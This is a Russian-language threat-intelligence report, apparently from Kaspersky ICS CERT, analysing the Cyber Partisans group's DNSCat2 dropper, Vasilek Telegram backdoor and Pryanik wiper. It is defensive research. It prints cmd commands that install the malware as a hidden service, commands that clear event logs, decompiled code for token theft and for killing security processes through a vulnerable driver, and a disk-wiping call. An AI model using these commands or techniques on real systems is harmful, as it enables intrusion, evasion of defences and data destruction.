Kaspersky ICS CERT

kaspersky

TTP группы Киберпартизаны: шпионаж и дестабилизация

05.06.2025

Версия 1.0

Содержание

Общие сведения

Киберпартизаны — это группа хактивистов, о которой стало публично известно в 2020 году. Группа — очень активна в медиапространстве. Она многократно заявляла об атаках на государственные учреждения и промышленные предприятия с целью похитить конфиденциальную информацию и дестабилизировать работу ИТ-инфраструктуры атакуемых организаций.

Экспертам Kaspersky ICS CERT удалось выявить и проанализировать вредоносные программы и утилиты, с большой вероятностью использованные в серии недавних атак на промышленные предприятия и государственные учреждения России и Беларуси. В ряде случаев удалось установить наиболее вероятный вектор атаки.

Ключевой находкой стал неизвестный ранее бэкдор, который функционирует только на целевых системах и вместо классического командного сервера использует для отправки собранных данных и получения команд группу в Telegram. Также были обнаружены вредоносные программы класса вайпер (wiper), применявшиеся для уничтожения данных, и утилиты, использованные злоумышленниками для туннелирования и проксирования сетевого трафика вредоносного ПО. Возможно, эти инструменты позволяли атакующим обходить меры по сегментации сети и системы обнаружения подозрительной сетевой активности. С ноября 2021 в атаках на промышленные предприятия группа впервые применила технику так называемых «бомб» — заранее установленных в систему вредоносных программ, автоматически активирующихся по заданным параметрам, например, в определенное время.

За дополнительной информацией обращайтесь, пожалуйста, по адресу: ics-cert@kaspersky.com

Технические данные

Первоначальное заражение

В своих публикациях злоумышленники упоминают различные векторы заражения — от эксплуатации уязвимостей до вербовки сотрудника организации, способного «открыть дверь» в ее инфраструктуру. Возможно, такие сценарии описываются, чтобы ввести в заблуждение, поскольку на практике мы зафиксировали применение группой иного, куда более распространенного начального вектора атаки — фишинговых писем.

Фишинговое письмо, использованное в атаке, содержит инсталлятор, который устанавливает на систему легитимную программу FortiClient VPN, а также скрытно устанавливает утилиту DNSCat2, позволяющую злоумышленникам получить контроль над системой. Эта утилита подробно рассматривается в следующем разделе.

После запуска инсталлятора пользователем производится распаковка утилиты DNSCat2 по пути *C:\Windows\System32\FortiGateUpdate.dll*, а также извлекается файл *C:\Windows\System32\FortiGateUpdate.manifest*, содержащий ключ шифрования, используемый для расшифровки кода DNSCat2. В рассмотренном нами случае в качестве ключа использовалась строка *FortiGateUpdate*.

Интересно, что данная тактик применяется исключительно в процессе проникновения в корпоративную сеть. Как показало дальнейшее исследование, при использовании DNSCat2 на этапе развития атаки они создают специализированную сборку утилиты, в которой в качестве ключа расшифровки задается имя атакуемого компьютера. Это связано с тем, что на начальном этапе атаки злоумышленникам неизвестно имя целевой системы, и они вынуждены использовать менее безопасный способ шифрования.

Рассмотрим процесс установки вредоносного ПО в систему, который сводится к выполнению последовательности команд в интерпретаторе командной строки (cmd):

Команда	Описание
sc create FortiGateUpdate binPath= "C:\Windows\System32\svchost.exe -k FortiGateUpdate" type= share start= auto	Создается служба Windows с именем *FortiGateUpdate* и типом запуска «Автоматически» после загрузки системы
reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\Windows\System32\FortiGateUpdate.dll /f	Указывается путь к исполняемому файлу создаваемой службы — *c:\Windows\System32\FortiGateUpdate.dll* (DNSCat2)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v FortiGateUpdate /t REG_MULTI_SZ /d FortiGateUpdate /f	Создается ключ реестра, обеспечивающий загрузку DLL-файла службы *FortiGateUpdate* процессом svchost.exe
reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceMain /t REG_SZ /d InitHelperDll@8 /f	Задаются аргументы для запуска исполняемого файла службы *FortiGateUpdate*
net start FortiGateUpdate	Запускается служба *FortiGateUpdate*

sc config FortiGateUpdate DisplayName= "FortiGateUpdate Service"	Задается отображаемое имя службы *FortiGateUpdate*
sc failure FortiGateUpdate actions= restart/60000/restart/120000/ restart/240000 reset= 1	Задаются аргументы для запуска службы *FortiGateUpdate* в случае сбоя
sc failureflag FortiGateUpdate 1	Включается автоматическое восстановление службы *FortiGateUpdate* после сбоя

Стоит также отметить, что вредоносный инсталлятор использует динамический импорт функций по хешам, чтобы скрыть свою истинную функциональность, причем применяемая хеш-функция совпадает с той, что используется в другой вредоносной программе группы — бэкдоре Vasilek, который будет описан далее.

После установки и запуска DNSCat2, инсталлятор запускает легитимный установщик FortiClient VPN:




Рис. 1. Легитимный установщик FortiClient VPN, входящий в состав вредоносного инсталлятора

DNSCat2 и SeekDNS

DNSCat2 представляет собой полнофункциональный бэкдор, позволяющий злоумышленникам удаленно управлять зараженной системой. Его ключевая особенность заключается в способности обходить меры изоляции сети, такие

как правила блокирования трафика, поскольку взаимодействие с командным сервером осуществляется по протоколу DNS.

Злоумышленники использовали собственный обфускатор программного кода, который вычисляет хеш имени системы (как упоминалось ранее, за исключением этапа первоначального заражения) и сравнивает его со значением, переданным DNSCat2 через аргументы командной строки. Если значения не совпадают, выполнение вредоносного кода прекращается. Это не новая техника, но ее реализация в данном случае заслуживает внимания, так как значение хеша используется не только как условие верификации, но и в качестве ключа расшифровки строк вредоносной программы, включая имена динамически импортируемых API-функций.

Такой тип обфускации позволяет эффективно защищать вредоносное ПО от анализа, поскольку инструменты автоматического анализа, как и аналитик, получивший исполняемый файл без контекста (имени компьютера, на котором он запускался, и аргументов, с которыми он был запущен), не смогут расшифровать строки, указывающие на вредоносную нагрузку. Разумеется, нужное значение хеш-функции можно получить путем перебора, но это отдельная и достаточно ресурсоемкая задача.

```
  GetComputerName = (void (__fastcall *)(__int64, int *))GetApiByHash(dword_7FF8B6426E28 ^ (unsigned int)dword_7FF8B6426E2C);
  GetComputerName(qword_7FF8B64274B0, v18);
  ComputerName = qword_7FF8B64274B0;
  while ( (unsigned int)v13 < v18[0] )
  {
    v16 = *(_BYTE *)(ComputerName + v13);
    if ( v16 > 64 )
    {
      v17 = (unsigned __int8)v16;
      v16 += 32;
      if ( dword_7FF8B6426E30 < v17 )
        v16 = v17;
    }
    *(_BYTE *)(ComputerName + v13) = v16;
    v13 += dword_7FF8B6426E34 ^ dword_7FF8B6426E38;
  }
}
if ( !a4 )
{
  a4 = sub_7FF8B6417003(a3);
  ComputerName = qword_7FF8B64274B0;
}
v9 = dword_7FF8B6427410;
v10 = 0;
while ( v9 < a3 )
{
  *(_BYTE *)(a4 + v9) = *a2 ^ *(_BYTE *)(a1 + v9) ^ __ROL1__(*(_BYTE *)(ComputerName + v10), v9);
  v10 += dword_7FF8B6426E3C;
  if ( v10 >= 4 )
    v10 = dword_7FF8B6426E40 ^ dword_7FF8B6426E44;
  ++v9;
}
```

Рис. 2. Специализированный алгоритм обфускации в DNSCat2

В одном из случаев злоумышленники допустили ошибку и не удалили следы своей активности, благодаря чему нам удалось узнать параметры, с которыми была запущена вредоносная программа, включая искомое значение хеша. Это

позволило нам расшифровать сборку DNSCat2, использованную на этапе развития атаки:

```
Stack[000009BC]:04C8F82B aScouldnTCreate db 'sCouldn',27h,'t create UDP socket!',0
Stack[000009BC]:04C8F848 aCname db 'CNAME',0
Stack[000009BC]:04C8F84E db    0
Stack[000009BC]:04C8F84F db    0
Stack[000009BC]:04C8F850 db  1Bh
Stack[000009BC]:04C8F851 aYouDidnTPassAn db 'You didn',27h,'t pass any valid DNS types to use! Allowed types a'
Stack[000009BC]:04C8F88C db 're TXT, CNAME, MX, A',0
Stack[000009BC]:04C8F8A1 aCreatingUdpDns db 'Creating UDP (DNS) socket on %s',0
Stack[000009BC]:04C8F8C1 aTxtCnameMxA db 'TXT, CNAME, MX, A',0
Stack[000009BC]:04C8F8D3 aText db 'TEXT',0
Stack[000009BC]:04C8F8D8 aAny db 'ANY',0
Stack[000009BC]:04C8F8DC aTxt db 'TXT',0
Stack[000009BC]:04C8F8E0 db  2Ch ; ,
Stack[000009BC]:04C8F8E1 db  20h
Stack[000009BC]:04C8F8E2 db    0
Stack[000009BC]:04C8F8E3 aMx db 'MX',0
Stack[000009BC]:04C8F8E6 aA db 'A',0
```

Рис. 3. Расшифрованные строки в DNSCat2

Инструмент предоставляет удаленный доступ к командной строке, с помощью которой злоумышленники запускали на зараженных системах другие вредоносные компоненты. Ниже приведен список команд, поддерживаемых DNSCat2:

- **echo** — отправка сообщения клиенту для проверки подключения или отладки
- **help** — отображение списка доступных команд и их описаний
- **kill** — закрытие указанного окна или туннеля (на стороне сервера)
- **quit** — завершение сессии и выход из утилиты
- **set** — установка настроек или параметров
- **start** — открытие нового туннеля или сессии
- **stop** — остановка указанного туннеля или сессии (на стороне клиента)
- **tunnels** — отображение списка активных туннелей
- **unset** — удаление параметров конфигурации
- **window** — выбрать заданное окно сессии (на стороне сервера)
- **windows** — показать активное окно сессии (на стороне сервера)

В ходе исследования мы зафиксировали несколько случаев использования утилиты DNSCat2. Чаще всего применялось встроенное шифрование трафика с помощью алгоритма Salsa20. Ключи и подписи сообщений формируются при помощи алгоритма Диффи — Хеллмана на эллиптических кривых (ECDH), что делает невозможной расшифровку такого трафика без знания общего ключа.

Однако в одном случае шифрование не использовалось. Причина этого неизвестна — возможно, это была ошибка оператора, но благодаря этому нам удалось получить несколько примеров расшифрованных команд:

```
command ([v14 amdfendrsr, PID: 2068] DESKTOP-UMNL3JJ)
```

Рис. 4. Расшифрованный ответ DNSCat2 на команду

На рисунке 4 показан ответ вредоносной программы на запрос информации о ее работе. В частности, отображается имя процесса *amdfendrsr* — это указывает на то, что исполняемый файл DNSCat2 маскируется под утилиту AMD Crash Defender Service. Также видны идентификатор вредоносного процесса и имя скомпрометированной системы.

По-видимому, злоумышленники испытывали трудности при построении цепочек туннелей между серверами внутри сетей крупных организаций. Чтобы определять, какие прокси-серверы доступны с конкретной зараженной машины, они написали специализированную утилиту, которую мы назвали Seekdns.

Утилита Seekdns выполняет поиск доступных DNS-серверов (выявляя системы, на которых открыт порт 53) и при запуске принимает два аргумента командной строки:

CIDR range — диапазон IP-адресов для сканирования в формате бесклассовой междоменной маршрутизации (Classless Inter-Domain Routing, CIDR).

Domain name — имя домена, для которого запрашивается A-запись с целью проверки ответа DNS-сервера.

Vasilek — бэкдор, управляемый через Telegram

Одним из основных результатов нашего исследования стало обнаружение ранее неизвестного бэкдора, которому мы дали имя Vasilek. Особенность этого бэкдора заключается в том, что управление им (получение команд и отправка результатов их выполнения) осуществляется не через классический командный сервер (C&C), а через группу в мессенджере Telegram. Нам удалось установить, что злоумышленники использовали Vasilek сразу в нескольких атаках.

Загрузчик Vasilek

Назначение данного модуля — загрузка и запуск главного модуля Vasilek с правами указанного пользователя с помощью техники имперсонализации токена. В аргументах командной строки загрузчику передаются путь к исполняемому файлу главного модуля вредоносного ПО, а также идентификатор сеанса пользователя, от имени которого должен быть выполнен запуск.

Если в аргументах командной строки не указан идентификатор пользователя, вредоносная программа получает список активных RDP-сеансов, извлекает

информацию о подключенных к системе пользователях и получает соответствующие идентификаторы сеансов. Поскольку администраторы часто подключаются к системам удаленно через RDP для выполнения настроек, вредоносное ПО может получить информацию о сеансе привилегированного пользователя.

После получения идентификатора сеанса загрузчик извлекает и копирует токен пользователя, чтобы получить его права доступа. Далее загрузчик запускает основной модуль вредоносной программы от имени пользователя, токен которого был получен ранее.

```
QueryUserToken = load_module_by_hash(1502286214);// wtsapi32_QueryUserToken
if ( !((int (__stdcall *)(int, char *))QueryUserToken)(v20, (char *)&v50 + 12) )
{
  v22 = load_module_by_hash(-423770974);      // msvcrt_printf
  v23 = load_module_by_hash(-1031922491);     // kernel32_GetLastError
  v24 = ((int (*)(void))v23)();
  ((void (*)(const char *, ...))v22)("Failed to get user token from session %d (%d)\n", v20, v24);
  Terminate_Current_Process((void *)1);
}
GetTokenInformation = load_module_by_hash(1173110424);// advapi32_GetTokenInformation
if ( ((int (__stdcall *)(_DWORD, int, int *, int, char *))GetTokenInformation)(HIDWORD(v50), 19, &v55, 4, v57) )
{
  v26 = v55;
  HIDWORD(v50) = v55;
}
else
{
  v26 = HIDWORD(v50);
}
DuplicateTokenEx = load_module_by_hash(-1132891880);// advapi32_DuplicateTokenEx
if ( !((int (__stdcall *)(int, int, _DWORD, int, int, int *))DuplicateTokenEx)(v26, 0x2000000, 0, 2, 1, &v51) )
{
```

Рис. 5. Фрагмент кода загрузчика Vasilek

Отметим, что для сокрытия своей вредоносной активности злоумышленники использовали динамический импорт API-функций по хешам, а в качестве алгоритма хеширования была применена операция ROL4 со сдвигом на 13 бит.

Вредоносная нагрузка Vasilek

После запуска Vasilek обрабатывает полученные аргументы командной строки. Среди них могут присутствовать следующие параметры:

--*sec* — включает шифрование сетевого трафика вредоносной программы с использованием встроенного TLS-сертификата;

--*clear-commands* — инициирует получение нового значения chat_id с помощью API-функции Telegram getUpdates.

Вредоносная программа также поддерживает загрузку параметров из конфигурационного файла, который должен находиться в той же папке, что и основной модуль, и иметь имя *new.bak*. С помощью конфигурационного файла могут быть заданы настройки прокси-сервера; по умолчанию используются системные настройки (то есть прокси-сервер, заданный для Internet Explorer).

Полученные настройки заносятся в переменные окружения, с которыми в дальнейшем работает вредоносная программа:

```
GetEnvironmentVariableA("TLS_NON_SEC", Buffer, 0xFFu);
if ( !strcmp(Buffer, "true") )
{
  *((_DWORD *)lpBuffer + 392) = 0;
  strcpy(&lpBuffer[strlen(v2) + 260], "--sec ");
}
Buffer[0] = 0;
GetEnvironmentVariableA("CLEAR_OLD_UPDATES", Buffer, 0xFFu);
if ( !strcmp(Buffer, "true") )
{
  *((_DWORD *)lpBuffer + 393) = 1;
  strcpy(&lpBuffer[strlen(v2) + 260], "--clear-commands ");
}
else if ( !strcmp(Buffer, "false") )
{
  *((_DWORD *)lpBuffer + 393) = 0;
  strcpy(&lpBuffer[strlen(v2) + 260], "--no-clear-commands ");
}
v3 = (CHAR *)malloc(0x104u);
*((_DWORD *)lpBuffer + 391) = v3;
if ( GetEnvironmentVariableA("PASSED_HTTP_PROXY", v3, 0x104u) )
{
  *(_DWORD *)&lpBuffer[strlen(v2) + 260] = 2125869;
  return strcat(v2, *((const char **)lpBuffer + 391));
}
```

Рис. 6. Фрагмент №1 кода вредоносной нагрузки Vasilek

Злоумышленники предусмотрели механизм, позволяющий запускать вредоносную программу только на целевых системах: для имени зараженной машины вычисляется значение хеш-функции SHA256 (с использованием «соли»), и результат сравнивается с заданным в код программы значением. Если значения не совпадают, выполнение программы прекращается.

Этот механизм позволяет исключить деструктивную активность на системах, на которых вредоносная программа была запущена случайно, а также в средах автоматического анализа вредоносного ПО (например, в песочницах), что дает возможность дольше избегать обнаружения.

```
sha256_init(v11);
v0 = strlen(g_environment);
sha256_process((int)v11, g_environment, v0);
sha256_done(v11, Buf1);
v1 = (const void *)hex_string_to_bytes("45bc002d2be4f48bef2651ca04b3431c45425d946a9dd73e4f236db1e3803b0a");
v9 = v2;
v8 = v1;
v3 = 32;
if ( v2 >= 0x20 )
  v2 = 32;
if ( memcmp(Buf1, v1, v2) )
{
  free_byte_array(&v8);
  sha256_init(v11);
  sha256_process((int)v11, &unk_44C0B1, 0);
  sha256_done(v11, Buf1);
  v4 = (const void *)hex_string_to_bytes("45bc002d2be4f48bef2651ca04b3431c45425d946a9dd73e4f236db1e3803b0a");
  v9 = v5;
  v8 = v4;
  if ( v5 < 0x20 )
    v3 = v5;
  if ( memcmp(Buf1, v4, v3) )
    exit(1);
}
free_byte_array(&v8);
return v7;
```

Рис. 7. Фрагмент №2 кода вредоносной нагрузки Vasilek

Если значения хешей совпадают, вредоносная программа проверяет значение переменной окружения *CLEAR_OLD_UPDATES*. Если оно равно *1*, Vasilek вызывает API-функцию Telegram getUpdates с параметром *offset=0* (запрос последних непрочитанных сообщений) и получает новое значение *chat_id* (идентификатор Telegram-группы, через которую будут получаться команды и отправляться результаты их выполнения). Для выполнения запроса используется токен, заданный в коде программы (параметр *bot_id*).

В противном случае (если значение переменной *CLEAR_OLD_UPDATES* равно нулю) используется идентификатор группы, указанный в коде вредоносной программы. После этого Vasilek запускает цикл чтения и выполнения команд, передаваемых в виде сообщений в указанной Telegram-группе. Для этого злоумышленники заранее добавляют бота в нужный чат, токен которого также задан в коде вредоносной программы.

Ниже приведен список команд, поддерживаемых бэкдором:

Команда	Описание
document	Загрузить указанный файл из Telegram-чата
kill	Завершить процесс с указанным PID
kill_except	Завершить процесс с указанным PID, предварительно проверив, не является ли он процессом вредоносной программы
dwl	Отправить указанный файл в Telegram-чат
c	Выполнить команду через командную строку на всех экземплярах бота (зараженных системах), находящихся в Telegram-чате

ci	Выполнить команду через командную строку (на конкретной зараженной системе, определяемой по идентификатору процесса (PID) работающего на ней экземпляра вредоносного ПО)
cl	Многократно выполнить команду с заданной задержкой; можно также задать количество попыток выполнения команды
cil	Комбинация действий команд **ci** и **cl**
reset	Перезапустить процесс интерпретатора командной строки (*cmd.exe*)
v	Отправить информацию о зараженной системе: • Версия вредоносного ПО • Имя компьютера • Путь к исполняемому файлу вредоносной программы • Аргументы командной строки вредоносной программы • Рабочий каталог вредоносной программы • Архитектура процессора • PID вредоносного процесса • Текущий ID Telegram-чата • Кодировка, в которой работает система
update	Получить новые данные для конфигурационного файла (*new.bak*)
cr	Выполнить команду через командную строку без получения результата выполнения
sleep	Приостановить выполнение на заданное время
sleep_except	Приостановить выполнение на заданное время
wget	Загрузить файл по указанному URL-адресу
restart	Перезапустить процесс вредоносной программы
cpr	Создать новый процесс с использованием заданных аргументов командной строки
cpri	Создать новый процесс через функцию CreateProcessA
screenshot	Сделать снимок экрана и отправить его в Telegram-чат с именем файла *screenshot.png*
#UPLOAD	Загрузить бинарные данные и записать их в указанный файл, затем отправить в Telegram-чат сообщение *File uploaded*; в случае ошибки отправляется сообщение *File upload failed*
accum_delay	Установить временной интервал между выполнением команд

flush	Команда не выполняет никаких действий (вероятнее всего, не реализована в рассматриваемой версии вредоносной программы)
key_on	Активировать кейлоггер и записывать коды нажатых клавиш в файл *keys.txt*, затем отправить этот файл в Telegram-чат
key_off	Отключить кейлоггер
key_flush	Очистить буфер, содержащий коды клавиш, зафиксированные кейлоггером
click	Переместить курсор в указанные координаты и сымитировать щелчок левой кнопкой мыши
lclick	Аналогична команде **click**
rclick	Переместить курсор в указанные координаты и сымитировать щелчок правой кнопкой мыши
double_click	Переместить курсор в указанные координаты и сымитировать двойной щелчок левой кнопкой мыши
wake_up	Отправить в Telegram-чат сообщение *Already awake*
prevent_sleep	Блокировать переход системы в спящий режим на заданное количество секунд
mute	Не реализовано в рассматриваемой версии вредоносной программы
unmute	Не реализовано в рассматриваемой версии вредоносной программы
track_window	Включить передачу информации об активном окне: имя процесса, путь к исполняемому файлу, заголовок окна
screenshots_track	Аналогична команде **track_window**, но дополнительно отправляет в Telegram-чат скриншот активного окна
screenshots_cycle	Повторяет поведение команды **screenshots_track**

Создав специальный скрипт, эмулирующий работу вредоносной программы, нам удалось получить несколько команд, отправленных злоумышленниками для выполнения на зараженных системах. Этот этап исследования показал, что Vasilek активно использовался для сбора информации о системе (включая коды нажатых клавиш и скриншоты окон приложений), а также для сбора данных о сетевой инфраструктуре атакуемой организации.

```
"Cyber Partisan": "/v",
"Vasilek": "Version: [3.0.0]
Hostname: [myPC]
ExeName: [mstfc.exe]
Exepath: [C:\\WINDOWS\\TEMP\\mstfc.exe]
Params: [-sec=false]
ExeDir: [C:\\WINDOWS\\TEMP]
WD: [C:\\WINDOWS\\system32]
Arch: [386]
PID: [2964]
ChatId: [-1001894993850]
Codepage: [0]",

"Cyber Partisan": "/c net share",
"Vasilek": "Microsoft Windows [Версия 5.2.3790]
(C) Корпорация Майкрософт, 1985-2003.

C:\\WINDOWS\\system32>net share

Общее имя   Ресурс                        Заметки

-------------------------------------------------------------------------------
IPC$                                       Удаленный IPC
ADMIN$       C:\\WINDOWS                    Удаленный Admin
C$           C:\\                           Стандартный общий ресурс
Команда выполнена успешно.",
```

Рис. 8. Результаты эмуляции сетевого взаимодействия бэкдора Vasilek

Вайпер Pryanik

В ходе исследования нам удалось обнаружить инструмент уничтожения данных на атакованных машинах — вайпер, которому мы дали имя Pryanik.

Первое, что обращает на себя внимание, — вайпер действует как логическая бомба: его функциональность активируется в определенную дату и время.

Вредоносная программа получает значение хеш-функции, вычисленное на основе строки *Windows*; при этом применяемый алгоритм хеширования основан на системной дате и времени:


```
int __cdecl Gen_Hash(_BYTE *a1)
{
  int result; // eax
  _SYSTEMTIME v3; // [esp+0h] [ebp-18h] BYREF

  GetSystemTime(&v3);
  result = 33382 - (v3.wYear + v3.wMonth + v3.wDay);
  while ( *a1 )
    result = (char)*a1++ + 33 * result;
  return result;
}
```

Рис. 9. Алгоритм хеширования в вайпере

Полученное значение сравнивается с константой *0x6C6B1F34*. Согласно алгоритму, это хеш-значение может быть получено не чаще одного раза в месяц, например, 18.03.2024, 17.04.2024, 16.05.2024 и так далее. Если вычисленное значение не совпадает с заданным, вредоносная программа завершает выполнение.

Сообщения об атаке на предприятие по производству удобрений появились как раз 17 апреля 2024 года, поэтому мы предполагаем, что именно в этот день Pryanik был впервые активирован. И, если такое вредоносное ПО своевременно не удалить, оно может активироваться повторно спустя месяц.

В случае успешной проверки даты программа переходит к проверке времени запуска. В соответствии с условиями, заданными в коде, выполнение будет отложено, пока поля часа и минуты системного времени равны нулю. Проще говоря, первая активация произойдет в 01:01 UTC.



```
.text:00401C1C loc_401C1C:                            ; CODE XREF: sub_401BE0+56↓j
.text:00401C1C                push    esi             ; lpSystemTime
.text:00401C1D                call    edi ; GetSystemTime ; 0: wYear, 2: wMonth, 4: wDayOfWeek, 6: wDay
.text:00401C1F                cmp     word ptr [esp+8], 0
.text:00401C25                jz      short loc_401C2F ; if (wHour != 0) - don't start at 00:xx!
.text:00401C27                cmp     word ptr [esp+10], 0 ; if (wMinute != 0) - don't start at xx:00!
.text:00401C2D                jnz     short loc_401C38
.text:00401C2F
.text:00401C2F loc_401C2F:                            ; CODE XREF: sub_401BE0+45↑j
.text:00401C2F                push    60000           ; dwMilliseconds
.text:00401C34                call    ebx ; Sleep
.text:00401C36                jmp     short loc_401C1C
.text:00401C38 ; ---------------------------------------------------------------------------
.text:00401C38
.text:00401C38 loc_401C38:                            ; CODE XREF: sub_401BE0+4D↑j
.text:00401C38                call    sub_4014E1
```

Рис. 10. Проверка времени запуска в коде вайпера

Судя по всему, тактика активации вредоносных программ в ночное время или ранним утром пользуется популярностью у злоумышленников, особенно среди групп, распространяющих программы-вымогатели, потому что в это время, как правило, на объекте отсутствует квалифицированный персонал, за исключением дежурного, и остановить деструктивную активность вредоносного ПО бывает значительно сложнее.

Таким образом, 17 апреля 2024 года в 01:01 UTC вайпер смог приступить к своей вредоносной активности. Чтобы вредоносная программа выполнялась с наивысшими привилегиями (в режиме ядра), злоумышленники применили технику BYOVD (Bring Your Own Vulnerable Driver), ранее описанную в одной из наших публикаций.

Для этого вайпер использует две версии драйвера защитного решения Zemana Anti-Malware, содержащие уязвимость CVE-2021-31728 (одна для систем с архитектурой x86, другая для x64). В зависимости от архитектуры зараженной

системы вредоносное ПО распаковывает нужную версию драйвера и копирует ее в папку Windows, присваивая случайное имя из восьми символов, например: *PWWXXXYY.sys*. Временным меткам файла устанавливается значение 09.08.2020 16:31:13 UTC+3 (это делается, чтобы скрыть факт появления нового файла в системе), после чего создается служба, которая загружает и запускает уязвимый драйвер.

Затем вредоносная программа получает список процессов, работающих в системе, и для каждого из них вычисляет значение хеша на основе имени исполняемого файла с помощью описанного выше алгоритма. Так вайпер ищет процессы, связанные с защитными решениями. Если нужный процесс обнаружен, вредоносная программа отправляет управляющий код уязвимому драйверу, чтобы завершить работу этого процесса.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v3 = 0;
if ( Toolhelp32Snapshot != (HANDLE)-1 )
{
  v4 = Toolhelp32Snapshot;
  pe.dwSize = 296;
  if ( Process32First(Toolhelp32Snapshot, &pe) )
  {
    hSnapshot = v4;
    v5 = v1;
    v6 = 0;
    do
    {
      while ( v6 != 8 )
      {
        if ( Gen_Hash(pe.szExeFile) == *((_DWORD *)v13 + v6) )
        {
          OutBuffer = 0;
          v9 = 0;
          DeviceIoControl(v5, 0x80002048, &pe.th32ProcessID, 4u, &OutBuffer, 4u, &v9, 0);
        }
        ++v6;
      }
      v6 = 0;
    }
    while ( Process32Next(hSnapshot, &pe) );
```

Рис. 11. Завершение процессов защитных решений

Затем вайпер очищает журналы событий Windows с помощью системной утилиты wevtutil.exe:

```
CreateProcess((LPSTR)"wevtutil.exe cl System");
CreateProcess((LPSTR)"wevtutil.exe cl Security");
CreateProcess((LPSTR)"wevtutil.exe cl Application");
```

Рис. 12. Очистка журналов событий Windows

Далее вредоносная программа выполняет ряд действий с каждым устройством хранения данных, подключенным к системе:

1. Получает сведения о геометрии диска (количестве цилиндров, головок и секторов на дорожке) путем отправки управляющего кода (IOCTL) уязвимому драйверу.

2. Отправляет другой управляющий код (IOCTL), что приводит к утере информации, ранее записанной в указанную область диска:

```
DeviceIoControl(hDevice, 0x80002018, SectorBuffer, 0x20200u, 0, 0, &BytesReturned, &Overlapped);
v9 = dword_2A7F58;
v8 = 1;
```

Рис. 13. Затирание информации на диске

Структура *SectorBuffer* — наиболее интересная часть этого API-вызова; при ее заполнении выбирается смещение, с которого вредоносная программа начинает перезапись данных. Для этого используется схема <номер подключенного носителя информации> * 2^8, полученное число является номером блока данных по схеме адресации LBA.

Поле *Length* заполняется значением 200h, а поле *Count* — значением 100h, и, таким образом, значение размера перезаписываемого блока (*DataTransfersLength*) определяется по следующей формуле: *Length* * *Count* = 200h * 100h = 20 000h = 131 072 байта, т. е. вредоносное ПО перезаписывает область размером всего 128 мегабайт.

Инструменты для развития атаки

В ходе анализа инструментов, используемых злоумышленниками, мы обнаружили огромное количество утилит, применяемых для развития атаки (т. е. заражения других компьютеров в сети), из которых практически все, за редким исключением, являются утилитами с открытым исходным кодом и используются злоумышленниками «как есть», без каких-либо изменений. Эти утилиты можно условно разделить на несколько групп:

- Полнофункциональные фреймворки постэксплуатации
- Инструменты для кражи учетных данных
- Средства удаленного доступа

Из-за большого количества обнаруженных инструментов, а также их широкой распространенности мы представляем их в этом разделе в виде краткой справки.

Многофункциональные фреймворки постэксплуатации

Вместо стандартных утилит для анализа сети, таких как nmap, злоумышленники используют полнофункциональные фреймворки, позволяющие продвигаться по

сети атакуемой организации. Эти программные пакеты совмещают в себе сразу несколько функций: кражу учетных данных, сканирование IP-адресов и портов, подключение к удаленным системам с помощью стандартных механизмов (используя ранее похищенные учетные данные) и даже эксплуатацию уязвимостей на удаленных системах. Рассмотрим подробнее фреймворки, которые были задействованы в атаках.

В частности, в исследуемых атаках использовался Metasploit Framework — один из самых известных инструментов для проведения тестов на проникновение, часто применяемый и в реальных атаках. Он отличается широкими возможностями по эксплуатации различных уязвимостей.

